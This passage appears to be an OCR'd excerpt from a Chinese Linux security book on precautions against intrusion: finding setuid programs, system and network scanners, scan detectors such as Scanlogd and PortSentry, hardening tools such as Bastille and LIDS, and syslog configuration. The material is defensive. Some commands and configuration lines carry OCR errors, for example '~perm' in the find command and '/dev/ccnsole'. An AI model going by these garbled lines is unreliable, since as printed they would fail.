日志信息通常写到文件中，因此便于查找和分析。这对于那些不喜欢在 GUI 中查看日志信息的人是一个好消息。从本质上来说，GUI 的功能有限而且难以使用（通过受限的 GUI 查看日志的方法被几个低级操作系统采用）。如果信息记录在文件中，则很容易被编辑和查找。同样，使用一些简单的工具如 `grep`，就可以在文件中找到指定的文字，而其他一些工具（如 `Perl`）也能很简单地对文本进行抽取和转换。

后面的章节将对与日志有关的内容进行深入介绍，其中包括一些可用来分析日志的软件包。

1.4 小结

黑客想要控制你的机器。在 Linux 中拒绝他们的访问是可能的，只要你知道黑客们要做什么以及采取哪些步骤阻止他们即可。

为了成功保护 Linux 系统，使之免受攻击，需要了解 Linux 操作系统的基本安全特性。其中有的特性和其他类 UNIX 操作系统相同，例如用户、组、文件许可和进程资源，而其他特性也可能出现在其他操作系统中，但彼此的实现不同，例如扩展的文件属性、配额和限制。这些特性，有的在 UNIX 世界中有与其相似的特性，而另一些即便是最简单的文件许可，对于非多用户操作系统而言是也新的概念。

在随后的章节，我们将揭示黑客所进行的安全攻击方法，同时给出相应的预防和保护系统的对策。本章所介绍的基本观点对于完全理解这些攻击并充分保护系统是非常重要的。

試紙



第 2 章

「 预防措施与 从入侵中恢复 」

读者可能想知道我们为什么在深入分析黑客技术之前先研究侵入后的对策。在机器被入侵之后,可以采取很多方法来驱逐入侵者和恢复系统安全。然而,大部分方法都要求我们在攻击发生前就已采用一些措施,这些措施所搜集的信息将帮助管理员在驱逐入侵者之后清除其影响。而且,在学习这些清理方法之后,读者能更好地了解本书后面介绍的黑客技术可能会留下的痕迹。

在读完本书其余内容之后,我们建议你回过头来重读此章内容,这样你才能更清楚地理解本章内容及其有用性。

警告

这里介绍的所有预防措施都假设系统未被侵入。如果已经被侵入,则这些工具可能失效,同时必须立即采取系统恢复措施。请学习第10章以了解黑客在获得root权限后所能做的一些罪恶勾当。

2.1 预防措施

为了保护系统安全和便于从入侵中恢复,必须采取许多预防措施。

2.1.1 弱点扫描程序

有许多针对安全性的扫描程序可用来测试系统的安全性,这些程序也可能被黑客利用。因此必须确保系统中不存在可被这些程序发现的漏洞。

这些年开发和使用的扫描系统在方法和权能上都有所不同,所以较好的办法是使用其中的几个来生成系统的扫描报告。主要有两类扫描程序:

- ▼ **系统扫描程序** 在本机运行,判断系统中可能存在的使本机用户获得未授权权限的安全问题。这些问题通常缘于错误的文件许可,不安全的配置,或旧的软件版本。
- ▲ **网络扫描程序** 检查可从网络利用的漏洞,黑客可以利用这些漏洞进入系统,或者收集信息以进行其他攻击尝试。

系统安全扫描程序

扫描程序将给出它所发现的问题的报告,通常也会提出解决问题的建议,但不会

进行自动修复，这是一件好事。否则，扫描程序很有可能做出错误的处理，或是虽然修复了相应的安全问题，却使系统变得不稳定。

不幸的是，系统扫描程序的数量远少于网络扫描程序，多数开发者乐于编写能防止黑客从网络入侵系统的扫描程序——其入口点和不安全性更容易定义。系统中的不安全性或潜在不安全性很难分类。黑客一旦进入系统，他们就有多种方法来提升权限，而我们却无法编写一个可以捕获所有这些方法的扫描程序。

一 简单的 Find 命令

检查系统的最简单方法是列出系统中所有的 `setuserid` 和 `setgroupid` 程序（本书后面），用 `setXid` 表示这类程序。你可能会对它们的数量之多感到惊讶。这些 `setXid` 程序通常是入侵的起始点。如果系统中存在着提供不必要功能的此类程序，应该马上删除这些程序所在的软件包，或者简单地删除其 `setXid` 位。

下面这行命令可以用来列出系统中所有的 `setuserid` 或 `setgroupid` 程序：

```
machine# find / \(~perm -02000 -o ~perm -04000\) -ls
```

在最严格的情形下（将会对系统功能有所损害），可以去掉除 `/bin/su`（用于使用户成为 `root`）外的所有已安装程序的 `setXid` 位。这可能引起许多抱怨（例如，人们甚至不能修改他们自己的口令），所以发生这些情形时应知道发现了什么问题，并恢复适当的权限。

一 COPS

Computer Oracle and Password System (<http://www.fish.com/cops/>) 是最早的安全扫描程序之一。它不是最新的，但擅长找到潜在的不安全性，这些不安全问题甚至依然存在于当前的 Linux 版本中。从 README 文件中可以看到这个程序的开发日期：

"so, good luck, and I hope you find COPS useful as we plunge into UNIX of the 1990's."

COPS 提供了跟踪 `setXid` 程序和文件校验和的工具；能检查不安全的口令、口令文件中存在的错误和不恰当的文件许可；并根据 CERT 的建议检查某些文件的时间戳。

但因为它是早期开发的，所以不应当仅依赖它作为系统惟一的扫描程序，但它是首选的。它是一个值得将其加入到日常扫描过程中的一个不错的系统扩展工具。

一 Tiger

Tiger (<ftp://net.tamu.edu/pub/security/TAMU>) 是 Texas A&M (TAMU) 于

1993~1994 年开发 (1999 年更新以对 Linux 提供更好的支持) 的扫描程序。检查本机的安全性问题的工作方式类似于 COPS。大学中的机器如果要进入网络以从校园的各个部分可以访问, 必须先通过 Tiger 的测试。

Tiger 检查 COPS 所检查的大多数方面——口令文件正确性、磁盘设备的许可错误、NFS 公共目录, 已知的入侵标记, 并且也执行 sendmail 检查、嵌套路径名检查、别名扫描、网络端口校验和 inetd 比较等, 它甚至可以运行 Crack (Alec Muffer 的口令破解程序) 来找出不安全的口令。

Tiger 所执行的签名检查已经非常过时 (根据 Linux 2.0.35 程序创建的 MD5 和 Sshfru 校验和), 因此如果读者使用的是新近的 Linux 版本, 就会发现许多不匹配的情形。

一 Nabou

Nabou (<http://www.nabou.org/>) 以一部曾被寄予厚望但表现极为令人失望的剧作中的一颗行星命名, 它是一个 Perl 脚本程序, 是 Thomas Linden 在发现一些类似脚本的不足之后编写的。它实际上包括几个工具。

Nabou 的主要用途是检查文件完整性。但是, 与前述工具不同, 它允许用户对保存校验和的数据库进行加密, 这样, 黑客就更难修改其中的条目以防止被发现。Nabou 可以使用任何 Perl 模块形式的加密库, 包括 DES, IDEA, Blowfish 和 Twofish。

注意

如果使用加密数据库, 就不能在命令行之外自动加载运行 Nabou, 因为期间用户必须提供口令。为增强系统安全性, 可以运行两个 Nabou, 一个使用未加密的数据库以自动加载, 另一个使用加密数据库, 只要内存允许就尽量频繁运行。

Nabou 中也包括一些非标准的特性 (相对于文件完整性软件而言), 下面列出它们的配置标志:

| | |
|-----------------|---|
| check_suid | 检查文件系统, 找到 setuserid 的 shell (/bin/sh 等) 拷贝。通常, 黑客新手使用它们来提升用户权限 |
| check_diskusage | 根据用户指定的标准检查磁盘使用的增减情况 |
| check_cron | 检查用户的 crontab 文件是否发生改变 |
| check_user | 检查新增、删除或发生变化的用户帐号 |
| check_root | 检查拥有 root 用户或组 ID 的帐号 |
| check_proc | 监测和报告可疑进程 (见后面内容) |

此外,用户也可以在配置文件中嵌入Perl代码(在Nabou中称为scriptlets)来定义自己的函数,从而添加测试内容。然后就可以像执行其他检查(文件模式、MD5校验和等)一样执行自定义测试。

Nabou也能以守护进程的方式连续运行,扫描/proc文件系统并报告所发现的可疑进程。这些进程包括:

- ▼ 用户ID和当前有效用户ID不同(由setuserid程序如xterm所引起)。
- 组ID和当前有效组ID不同。
- ▲ 进程的命令行与实际的可执行文件名不匹配,例如可执行文件是/tmp/hackattack,而命令行是/bin/sh。

和这些检查一样,用户也可添加自己的Perl scriptlet来自定义可疑进程。

自己执行网络扫描

在第3章,我们将讨论黑客扫描你的机器中所运行服务时使用的方法和软件包。进行周期性扫描和检查系统对外提供了哪些服务,是系统审核的重要内容。

首先,创建一个列表,列出机器上所有可用的网络接口。这只需直接使用ifconfig命令即可:

```
machine$ ifconfig -a
eth0      Link encap:Ethernet HWaddr 00:80:BC:A8:68:E6
          inet addr: 192.168.1.20 Mask:255.255.255.128
          BROADCAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
          Collisions:0 txqueuelen:100
          Interrupt:9 Base address:0x300
eth0:0    Link encap:Ethernet HWaddr 00:80:BC:A8:68:E6
          inet addr: 10.15.100.10 Mask:255.255.0.0
          BROADCAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          Interrupt:9 Base address:0x300
lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
```



```

UP LOOPBACK RUNNING MTU:3924 Metric:1
RX packets:678 errors:0 dropped:0 overruns:0 frame:0
TX packets:678 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
ppp0      Link encap:Point-to-Point Protocol
inet addr: 172.16.28.57 Mask:255.255.255.252
POINTOPOINT NOARP MULTICAST MTU:1500    Metric:1
RX packets:5184 errors:0 dropped:0 overruns:0 frame:0
TX packets:6734 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:10

```

如上所示，机器中有以下接口：

| | |
|--------|-----------------|
| eth0 | 网卡上的 IP 地址 |
| eth0 0 | eth0 上的虚拟 IP 地址 |
| ppp0 | PPP（调制解调器）地址 |
| lo | 回送地址 |

可能（在类似的安全配置下）系统只在某些接口上提供某些服务。例如，IMAP 仅监听安全接口，而 SMTP 监听所有接口，或者配置 `ipchains/iptables`，仅允许某些包通过。因此，有必要在所有地址上执行网络扫描以明确对每一个接口都提供了哪些服务。

可以（且应该）在本机上运行这些测试，但这样做可能无法给出最准确的可用性映射。也许在机器前面的路由设备上设置了防火墙或访问列表，或者为本机配置了 `ipchains/iptables` 等。因此，需要从不同的外部访问点对机器进行扫描。较好的外部访问方式包括使用 ISP 帐号、工作地点、家中拨入访问，或从朋友的居所访问。

注意

如果你通过网络或他人的计算机进行扫描，最好得到机器主人的允许，向他们解释你只是扫描自己的机器，并不试图对第三方进行非法访问，并提供尽可能详细的信息，包括时间区间、扫描源和目的机器。在进行扫描之前做好这些事情要比之后进行解释好得多。Murphy 法则告诉我们，入侵检测系统对确定机器是否遭受攻击没什么帮助，但肯定可以在你只扫描自己的机器时抓住你。

必需确保已经使用了第3章所列出的网络安全扫描程序进行了扫描。不要只依赖于其中的一个，它们各有所长。

2.1.2 扫描检测器

黑客入侵系统前所做的第一件事就是从网络上扫描系统。如果在相应的位置有软件,就能在扫描时及时获知,并着手准备阻止黑客或者在其不可避免成功时关闭电源。扫描检测器是一个良好的入侵检测系统 (IDS) 的必备部分,可以在系统被扫描时发出警告。

Linux 平台上有若干种扫描检测器。每一个都使用不同的方法来判断本机是否被扫描,也都有自己潜在的问题。应当评估这些工具以找出其中功能和方法最适合于系统的那一个。

一 Klaxon

Klaxon(<http://www.eng.auburn.edu/users/doug/second.html>)是一个从inetd运行的简单的扫描检测器,作者是Doug Hughes。用户可以用/etc/inetd.conf文件中与下面类似的部分,配置inetd,使Klaxon监听系统未使用的端口。

```
discard    stream TCP nowait root /path/to/klaxon klaxon discard
pop3       stream TCP nowait root /path/to/klaxon klaxon pop3
netbios-ns stream TCP nowait root /path/to/klaxon klaxon netbios-ns
imap2      stream TCP nowait root /path/to/klaxon klaxon imap2
rexec      stream TCP nowait root /path/to/klaxon klaxon rexec
login      stream TCP nowait root /path/to/klaxon klaxon login
tftp       stream UDP wait  root /path/to/klaxon klaxon tftp
```

这样,当建立经由这些端口的连接时,Klaxon会通过syslog将该连接记录到日志中,然后退出。如果远程机器支持,它也会进行IDENT查询以得到对方用户名。

不幸的是,Klaxon不能检测秘密(半公开)扫描,一旦整个TCP握手完成,它仅能被inetd调用,如果最终握手失败,连接被取消,则Klaxon并不会被调用。

警告

让Klaxon监听过多的端口可能会使系统面对拒绝服务攻击,因为黑客可能对每个端口扫描多次,从而导致inetd不堪重负。

一 Courtney

Courtney(<ftp://ciac.llnl.gov/pub/ciac/sectools/unix/courtney/>)是在第3章介绍的SATAN发布后开发的,它直接针对这个网络扫描程序。Courtney监听扫描并通过syslog将其记录下来。

它运行一个小型嗅探器 (tcpdump) 并对来自不同远程主机的连接进行计数。如果来自特定主机的连接数超过某个阈值, Courtney 就假定该机器在扫描系统。

尽管它的对手是 SATAN, Courtney 也能捕获那些向服务器发送大量请求以提高扫描效率的标准扫描程序的踪迹。但是, 现在越来越多的扫描程序具备了以不同速率进行扫描的能力, 包括极慢速率模式, 扫描速率之慢使得 Courtney 并不把它当作威胁。

Courtney 依赖内核对包进行嗅探 (通过 tcpdump), 当网络处于高负载时, 这种嗅探会漏过大量的包, 因此 Courtney 可能在这些时候失效。

Courtney 能通过 syslog (从而最终信息能被标准日志检查软件使用) 将其监听结果输出到标准输出, 或者通过电子邮件发送出去。

一 Scanlogd

由 Solar Designer (John the Ripper 以及其他一些安全工具和补丁的开发者) 开发的 Scanlogd (<http://www.openwall.com/scanlogd/>) 是一个优秀的扫描检测守护进程。它可以使用 raw socket, libnids 或 libpcap 检查新的连接。

Scanlogd 假定如果在 3s 内检测到 7 个特权连接 (端口号 < 1024)、21 个普通连接 (端口号 > 1024)、或两者的加权平均, 就认为系统正在被扫描, 然后它马上通过 syslog 将扫描记录下来。同时, 如果在 20s 内检测到 5 次以上扫描, 则 Scanlogd 将暂时中止记录来自该远程主机的扫描, 以避免潜在的拒绝服务攻击填满日志文件。

它发往 syslog 的消息有如下格式:

```
source_addr to dest_addr ports port,port,...,TCP_flags @time
```

例如, 本地主机的 nmap 扫描会产生如下的 syslog 消息 (已作折行处理):

```
scanlogd: 127.0.0.1 to 127.0.0.1 ports 47161, 835, 6110, 889,
        6005, 963, 168, 403, ..., f??pauxy, TOS 00 @17:19:58
scanlogd: 127.0.0.1 to 127.0.0.1 ports 44851, 134, 1002, 633,
        2, 6006, 761, 958, ..., f??pauxy, TOS 00 @17:22:45
scanlogd: 127.0.0.1 to 127.0.0.1 ports 39792, 910, 73, 117,
        2638, 169, 53, 537, ..., f??pauxy, TOS 00 @18:30:32
```

所列出的 TCP_flag 对应于数据包中设置的 TCP 控制位。即便不需要理解其含义就可确认系统正在被扫描, 但如果想深入探究扫描和攻击, 这些标志可能就会非常有用。RFC-793 中给出了这些控制位的定义。

PortSentry

作为 Psionic Abacus 项目的一部分, PortSentry (<http://www.psionic.com/abacus/portsentry/>) 不仅允许用户检测扫描, 而且能对资源采取防范措施。它可以检测普通和秘密扫描, 并可以监控多达 64 个端口, 足以捕获任何扫描。

检测到端口扫描之后, PortSentry 以如下方式做出反应:

- ▼ 通过 syslog 记录扫描日志。
- 在 `/etc/hosts.deny` 文件中增加一条记录, 拒绝来自该主机的连接。
- 在系统中加入局部路由, 以杜绝本机和攻击者通信, 从而有效阻塞流量。重新配置本地的数据包过滤器以拒绝来自攻击者的全部连接。

注意

自动拒绝远程主机的连接会使得本机被怀疑遭到拒绝服务攻击。攻击者能够伪造一些数据包以使其看起来来自其他机器, 从而使系统的扫描检测程序拒绝来自该机器的访问。如果攻击者伪装成你想与之通信的主机, 例如, 日志主机、DNS 服务器或安全服务器, 那你就不能连接到这些机器。

PortSentry 可以以几种方式运行:

- ▼ **TCP 模式** 将 PortSentry 绑定到特定的 TCP 端口, 等待连接, 并做出反应。
- **秘密 TCP 模式** PortSentry 使用原始套接字来监控所有进入系统的包。如果其目标是所监控的端口, 则做出反应。这允许 PortSentry 检测到各种秘密扫描。
- **UDP 模式** 将 PortSentry 绑定到特定的 UDP 端口, 等待连接, 并做出反应。
- **秘密 UDP 模式** PortSentry 使用原始套接字来监控所有进入系统的未绑定 UDP 包。这一模式不比标准 UDP 模式有用, 因为对于 UDP 而言, 本质上不存在秘密扫描。
- **高级 TCP 秘密检测模式** PortSentry 将判断当前使用的端口, 并检测所有其他端口的活动。
- ▲ **高级 UDP 秘密检测模式** 与上一项类似, 但针对 UDP 协议。

高级 TCP/UDP 模式威力最强大, 因为它们会立即识别不被支持的数据流。但是这也增加了误警告的可能性。对面向临时端口的连接, PortSentry 做抛弃处理。这一做法对 FTP 而言很常见, 例如, 对于外来连接, 服务器打开高位端口以传输数据。如果 PortSentry 不能识别这一情况, 则它将终止这些合理的数据包。

注意

当你连接到远程主机时, `ident/auth(113/TCP)` 端口通常被远程主机用于获得你的用户名(参见RFC-931)。如果在本机上没有运行 `ident` 服务, 必须明确地告诉 `PortSentry` 忽略该端口。远程主机查询该端口是很常见的, 如果阻塞了与该端口的连接, 则可能阻塞你想连接的许多机器。

在 `PortSentry` 的配置文件中, 用户可以列出想要监视的端口、在触发反应之前允许的非法连接数、忽略的主机名(不会阻塞这些主机的IP)以及对检测到的主机的应对方式。另外, 在机器被黑之前, 用户可以执行任何定制脚本。

`PortSentry` 是一个强大而且易于使用的工具, 用户可以很快上手。

2.1.3 加固系统

理想情形下, 每一种操作系统都是完全安全的。实际上, 软件发布者必须在想要的特性、性能、可用性和安全性之间进行平衡。安全性通常被放在最后。

系统启动后可能会默认运行多个未必需要的服务, 例如, `setuserid` 的 `root` 程序使普通用户易于控制系统, 或者设置了自由的文件许可, 即使更加严格的许可能够在满足需要的同时放慢攻击者的步伐。

加固系统是一个修正操作系统默认的过度许可的过程, 它使系统更加安全。这里将给出几个经历严格测试的程序以帮助读者加固系统, 其中包括极大地增强安全性的内核补丁。

Bastille

最初, Bastille 项目 (<http://bastille-Linux.sourceforge.net/>) 的目的是创建新的更加安全的Linux版本。目前已经证明这太困难了, 其耗费的时间也超出了开发者的期望, 因此他们把目标转换到创建一组模块来加固新近发布的Red Hat。

最近, Bastille 又改变了其方法。以前用户必须在安装完Red Hat之后立即运行Bastille, 现在在任何时候都可以使用它来加固系统。为正确处理“非原装”系统, 项目组重写了很多代码, 但很值得。同时, Bastille也可以加固其他Linux版本(当前只用于Red Hat和Mandrake, 但它在其他基于Red Hat的系统上工作得也相当不错)。

Bastille用一系列文本菜单来驱动, 如图2-1所示。每一菜单项都描述了它认为不安全或有问题的情况, 并询问用户是否进行加固。如果读者熟悉所提及的菜单项, 随着阅读本书, 你

也肯定会熟悉——只需要花10分钟来回答这些问题就可以使Bastille开始加固你的系统。

加固系统的第1步是将Bastille的源代码下载到/root目录并将之解包,并以root来运行InteractiveBastille.pl脚本。在回答完问题之后,程序将做出相应改动。

配置完成之后,该工具将其保存在BackEnd.pl中。如果希望加固同样配置的服务器,将BackEnd.pl复制到新服务器并运行AutomatedBastille.pl即可,而不需要运行交互菜单。因此,该机器也应用同样的加固规则。

运行Bastille是一个快捷且简单的过程,但对于每个安全系统而言都很必要。




图 2-1 用交互式的 Bastille 脚本加固你的系统

一 Openwall Linux 补丁

Solar Designer 创建了一个 Linux 内核补丁 (<http://www.openwall.com/Linux/>), 以增加和改正一些与安全相关的特性。要使这些功能起作用, 用户必须重新编译和安装新的打上补丁的 Linux 内核。包括如下特性 (这不是一个详尽列表)。

- ▼ **堆栈不可执行** 缓冲区溢出攻击通常通过修改堆栈来使特权程序执行任意 (黑客提供的) 的代码。补丁通过使堆栈不可执行来解决绝大部分的溢出问题。
- **限制 /tmp 中的连接** /tmp 目录下的恶意连接通常是黑客突破后的产物的一部分。补丁可以阻止 /tmp 中某些类型的连接。但不幸的是, 这么做使得某些依赖于该机制的程序不能运行。

- **限制 /tmp 中的 FIFO** 在某些情形下, /tmp 中的 FIFO 用于在不同用户之间重定数据。补丁禁止了这一功能。
- **proc 文件系统许可** 更改 /proc 文件系统的许可, 从而使特定组以外的用户不查看其他用户的进程信息。
- ▲ **处理文件描述字 0, 1, 2** 文件描述字 0, 1, 2 (标准输入、输出和标准错误) 对于 setXid 程序而言通常是打开的。如果程序关闭了其中之一, 则该文件描述字自动连接到 /dev/null。

在某些情况下, 这些内核补丁和标准Linux并不完全兼容, 因此在决定使用这些补丁之前必须确信理解其含义。它们不适合于胆小者。

— LIDS

Linux 入侵检测系统 (<http://www.lids.org/>) 拥有远超出其名字的功能。LIDS 包括内核级的端口扫描检测程序和安全警告程序, 其“入侵检测”这个名字也正好来自于此。然而, LIDS 真正的强大特性在于对Linux安全模型做了重要的扩展。

LIDS是内核补丁(现在适用于2.2.x和2.4.x系列, 但以后将不再支持2.2)和系统管理工具。其特性包括:

- ▼ **高级文件保护** 甚至连root也不能发现和处置受LIDS保护的文件。
- **进程保护** 内核拒绝向受保护的进程发送信号(例如SIGKILL)。进程也可以被完全隐藏起来在/proc下不会存在任何痕迹。
- **更好的访问控制** 更有效地使用与特权相关的权能, 包括禁止root更改这些权能。
- ▲ **内置式端口扫描检测** 内置于内核的端口扫描程序能够检测到Nmap, SATAN等工具现在所能做的绝大部分扫描(例如半公开扫描、SYN秘密扫描, 秘密FIN及Xmas等)。

要安装LIDS, 必须下载最新的Linux内核正式版和LIDS源代码。使用LIDS补丁给内核代码打上补丁, 然后重新编译内核, 再安装并重启。LIDS保护系统内核在运行时不被修改, 除非重启系统并通过lidsadm程序的验证。用户所做的任何永久修改都将存放在/etc/lids目录下。

应当配置LIDS使大部份文件只具有非常有限的许可。用户应当保护所有二进制文件(/bin, /usr/bin, /sbin等)、日志文件(/var/log)和配置文件(/etc)。LIDS

允许4种不同的文件访问控制:

- ▼ **拒绝** 被标记为DENY的文件对所有用户和程序都是不可见的,除非它们被显示允许。例如,可以设置/etc/shadow文件为拒绝访问,同时显示允许/bin/login程序对其进行访问以验证用户。
- **只读** 只读文件(READ)不能被任何人(包括root)更改。
- **只附加** 对于只附加文件(APPEND),只能将数据追加在文件尾。不能更改已经存在的数据。这通常用于日志文件,允许增长,但使黑客们不能删除其中那些标志它们行为的记录。
- ▲ **写** 允许对特殊用户或程序写访问。

LIDS 使用非常有效的方式,以超过标准安装的权能保护系统安全。但是,这不是胆小者的工具。在试图安装LIDS之前,我们建议你详尽阅读该文档和LIDS-HOWTO。

2.1.4 日志文件分析

UNIX 机器拥有最简单但又有用的日志系统。程序在生成日志文件时有两个选项:

- ▼ **进程处理日志文件** 某些程序能自行处理日志。这意味着它们的日志文件只包括原始输出。日志文件格式通常由命令行、配置文件或程序的硬编码确定。例如,Apache Web服务器使用访问日志文件和错误日志文件,分别记录所服务的URL和所遇到的问题(无效页、错误的CGI响应等)。
- ▲ **syslog消息** 通过守护进程syslogd来记录日志是程序最常用的方法。syslog是专用于为不同的程序提供通用的日志记录方法的程序。syslog依据两个因素——syslog功能和日志级别来处理日志。

程序记录日志的方式有诸多不同,我们将对此展开详细讨论。然而,因为有很多程序使用syslog记录日志,我们也将详尽介绍其用法。

配置 syslogd

所有的syslog消息都标记为特定的功能和级别。在/etc/syslog.conf文件中可以根据这两个选项来设置消息的去向。

syslog 功能

可以简单地通过syslog功能来描述日志所在的组。下面列出了这些功能:

| syslog 功能 | 描述 |
|---------------|------------------------------------|
| auth | 安全性 / 验证消息 (负面) |
| authpriv | 安全性 / 验证消息 |
| cron | cron 和 at |
| daemon | 其他系统守护进程 (sshd, inetd, pppd 等) |
| kern | 内核消息 |
| lpr | 行打印子系统 |
| mail | 邮件子系统 (sendmail, postfix, qmail 等) |
| news | Usenet 新闻消息 |
| syslog | 内部 syslog 消息 |
| user | 一般用户级消息 |
| uucp | UUCP 子系统 |
| local0—local7 | 自定义的级别 |

syslog 日志级别

程序对每个日志消息设置日志级别, syslog守护进程可以根据这一级别和配置来决定是记录还是忽略消息。下面根据重要性列出日志级别:

| 日志级别 | 描述 |
|---------|----------|
| emerg | 系统已不可用 |
| alert | 必须马上采取行动 |
| crit | 危急 |
| err | 错误 |
| warning | 警告 |
| notice | 普通但重要的情形 |
| info | 通知消息 |
| debug | 调试消息 |

syslog.conf

/etc/syslog.conf 文件控制需要被 syslogd 记录的日志消息。每一行的格式为:

```
facility.loglevel    logtarget
```

所有字段用 tab 隔开, 例如, 下面这行将把程序发送过来的功能为 daemon, 优先

级为 notice 或更高级别的所有日志消息记录到 /var/log/daemon.log 文件中。可以使用 * 来表示匹配所有功能或日志级别。

```
daemon.notice    /var/log/daemon.log
```

消息分发的目标可以是如下任意形式之一：

| 目标 | 描述 |
|---------------------|-------------------------------|
| /path/to/filename | 将消息附加在所指定的文件尾。这是最常用的情形 |
| @loghost | 将消息写到 loghost 机器上的 syslog 服务器 |
| /path/to/named_pipe | 将消息写到指定的命名管道（便于用外部程序过滤消息） |
| user1,user2 | 将消息写到所列的用户 |
| * | 将消息写到所有登录的用户 |
| /dev/console | 将消息写到已命名的终端 |

注意

使用 @loghost 为记录消息的目标，可以方便地将日志消息发送到多台机器上。当机器被入侵时，这些方法非常有用。即便所有踪迹已在被黑机器上抹去，也能够在第二台日志机器上找到。只要有可能，就应当配置第二台机器来接收 syslog 消息。

因此，一个好的 syslog.conf 应该如下：

```
# Log ALL messages to /var/log/messages
# for easy scanning by log checkers
*.debug                /var/log/messages

# write to terminals for really bad situations
kern,daemon.crit       /dev/ccnsole
kern,daemon.crit       root
*.emerg                *

# Separate out other logs to be easier to read
# Debug level for more important facilities
kern.debug              /var/log/kern.log
mail.debug              /var/log/mail.log
daemon.debug            /var/log/daemon.log
```

```

auth.debug                /var/log/auth.log
syslog.debug              /var/log/syslog.log
authpriv.debug           /var/log/authpriv.log
ftp.debug                 /var/log/ftp.log

# Notice fine for others
user.notice              /var/log/user.log
lpr.notice                /var/log/lpr.log
news.notice              /var/log/news.log
uucp.notice              /var/log/uucp.log
cron.notice              /var/log/cron.log
local0,local1,local2.notice /var/log/local.log
local3,local4,local5.notice /var/log/local.log
local7                    /var/log/local.log

```

注意

更多的选项可参见*syslog.conf*帮助页,以便更详细地定制日志。

syslog 消息格式

syslogd 将其接收到的消息排成以下格式:

```
Mon Day Time hostname processname(pid):log_record
```

下例是一个日志片断:

```

Feb 5 07:18:12 myhost named[1827]: Cleaned cache of 14 RRsets
Feb 5 07:18:12 myhost named[1827]: Lame server on 'example.com'
Feb 21 08:42:51 myhost sshd[8818]: fatal: Connection closed by remote
host.
Feb 21 08:43:15 myhost sshd[8818]: ROOT LOGIN as 'root' from www.example.
com
Feb 25 12:23:46 mailhost stunnel[716]: Generating 512 bit temporary RSA
key...
Feb 25 12:23:51 mailhost stunnel[716]: imapd bound to 0.0.0.0:993
Feb 28 18:28:19 myhost sshd[8818]: log: Generating new 768 bit RSA key.

```

注意

所列的主机名是*syslog*消息的源主机。如果没有其他机器向本机发送*syslog*消息,这个字段将只列出本机名。

审查日志文件

周期性检查日志文件以发现危险行为,对于系统安全而言非常重要。这些行为包括黑客的尝试(如同一用户的多次登录失败)或一些与安全无关的问题(如交换空间耗尽)。所有日志的目的就在于帮助系统管理员。

每天浏览日志是一件很乏味的工作。日志中包括许多可以忽略的、不怎么重要的日常基本信息,因此人们并不亲自查看日志,而是依赖于日志分析软件来提取其中的重要内容。运行日志检查程序有两种主要的方法。

- ▼ **将日志检查作为时钟守护程序任务** 使用时钟守护程序周期性(通常是每夜)地运行日志检查程序。这样做的好处是程序仅是偶尔运行,对资源只有短期的突发消耗。然而,这要求以某种方式确保程序只会获得在间隔期生成的日志,否则就有可能对同一日志消息重复处理。
- ▲ **一直运行日志检查守护进程** 某些日志检查程序在日志增加时连续读取日志文件。(这也是在syslog.conf中使用命名管道时能检查日志的方式)。这一持续进程有可能耗尽系统资源,同时也要求某些程序即便在日志繁忙时也能正确运行。当然,这么做的好处是可以对警告做出最快反应。

日志文件许可

有一个好主意,即把日志文件设置为对任何人都不可读。因为其中可能包括一些黑客可用于提升其权限的敏感信息。一个常见的例子是某个粗心的用户重复输入其用户名和口令,而碰巧在应当输入用户名的地方使用了口令。而登录程序为了给系统管理员提供帮助,在登录失败时,将会把用户名(在此例中是口令,因为用户的失误)记录到日志中。

